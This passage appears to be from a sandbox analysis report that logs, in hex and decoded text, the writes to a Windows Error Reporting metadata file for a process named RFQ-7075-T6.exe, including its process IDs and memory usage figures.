C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 34 00 33 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5432</Pid>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1002	78	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 52 00 46 00 51 00 2d 00 20 00 37 00 30 00 37 00 35 00 2d 00 54 00 36 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>RFQ-7075-T6.exe</ImageName>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1080	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1084	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1088	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>000000000</CmdLineSignature>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1178	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1182	2	09 00		success or wait	2	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1186	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 36 00 38 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>3680</Uptime>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1228	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1232	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1236	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1318	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1322	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1326	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1378	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1382	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1386	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1430	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1434	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1440	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 38 00 30 00 35 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>12480512</PeakVirtualSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1526	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1530	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1536	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 37 00 32 00 33 00 32 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>12472320</VirtualSize>	success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1606	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1610	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1616	72	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 37 00 34 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>746</PageFaultCount>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1688	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1692	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1698	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 36 00 35 00 38 00 33 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>2658304</PeakWorkingSetSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1794	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1798	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1804	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 36 00 35 00 38 00 33 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>2658304</WorkingSetSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1884	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1888	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	1894	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 31 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>23136</QuotaPeakPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6964497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2016	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 39 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>22968</QuotaPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2122	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>9064</QuotaPeakNonPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2254	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>8712</QuotaNonPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2360	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2364	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2370	74	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 35 00 31 00 32 00 36 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>651264</PagefileUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2454	90	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 35 00 39 00 34 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>659456</PeakPagefileUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2544	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2548	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2554	70	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 35 00 31 00 32 00 36 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>651264</PrivateUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2624	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2628	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2632	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2678	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2682	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2686	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2716	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2720	2	09 00		success or wait	3	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2726	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2766	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2770	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2778	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3388</Pid>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2808	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2812	2	09 00		success or wait	4	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2820	78	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 52 00 46 00 51 00 2d 00 20 00 37 00 30 00 37 00 35 00 2d 00 54 00 36 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>RFQ-7075-T6.exe</ImageName>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>000000000</CmdLineSignature>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3012	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 35 00 32 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6529</Uptime>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3054	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3058	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3066	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3148	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3152	2	09 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3160	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3212	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3216	2	09 00		success or wait	4	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3224	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3268	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3272	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3282	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 30 00 36 00 32 00 39 00 35 00 30 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>206295040</PeakVirtualSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3370	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3374	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3384	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 38 00 35 00 31 00 37 00 36 00 30 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>185176064</VirtualSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3456	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3460	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3470	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 37 00 39 00 30 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>7903</PageFaultCount>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3544	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3548	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3558	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 38 00 38 00 31 00 31 00 32 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>28811264</PeakWorkingSetSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3656	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3660	2	09 00		success or wait	5	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3670	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 38 00 38 00 31 00 31 00 32 00 36 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>28811264</WorkingSetSize>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3752	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3756	2	09 00		success or wait	5	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3766	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 32 00 39 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>329064</QuotaPeakPagedPoolUsage>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3880	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	3884	2	09 00		success or wait	5	6964497A	unknown
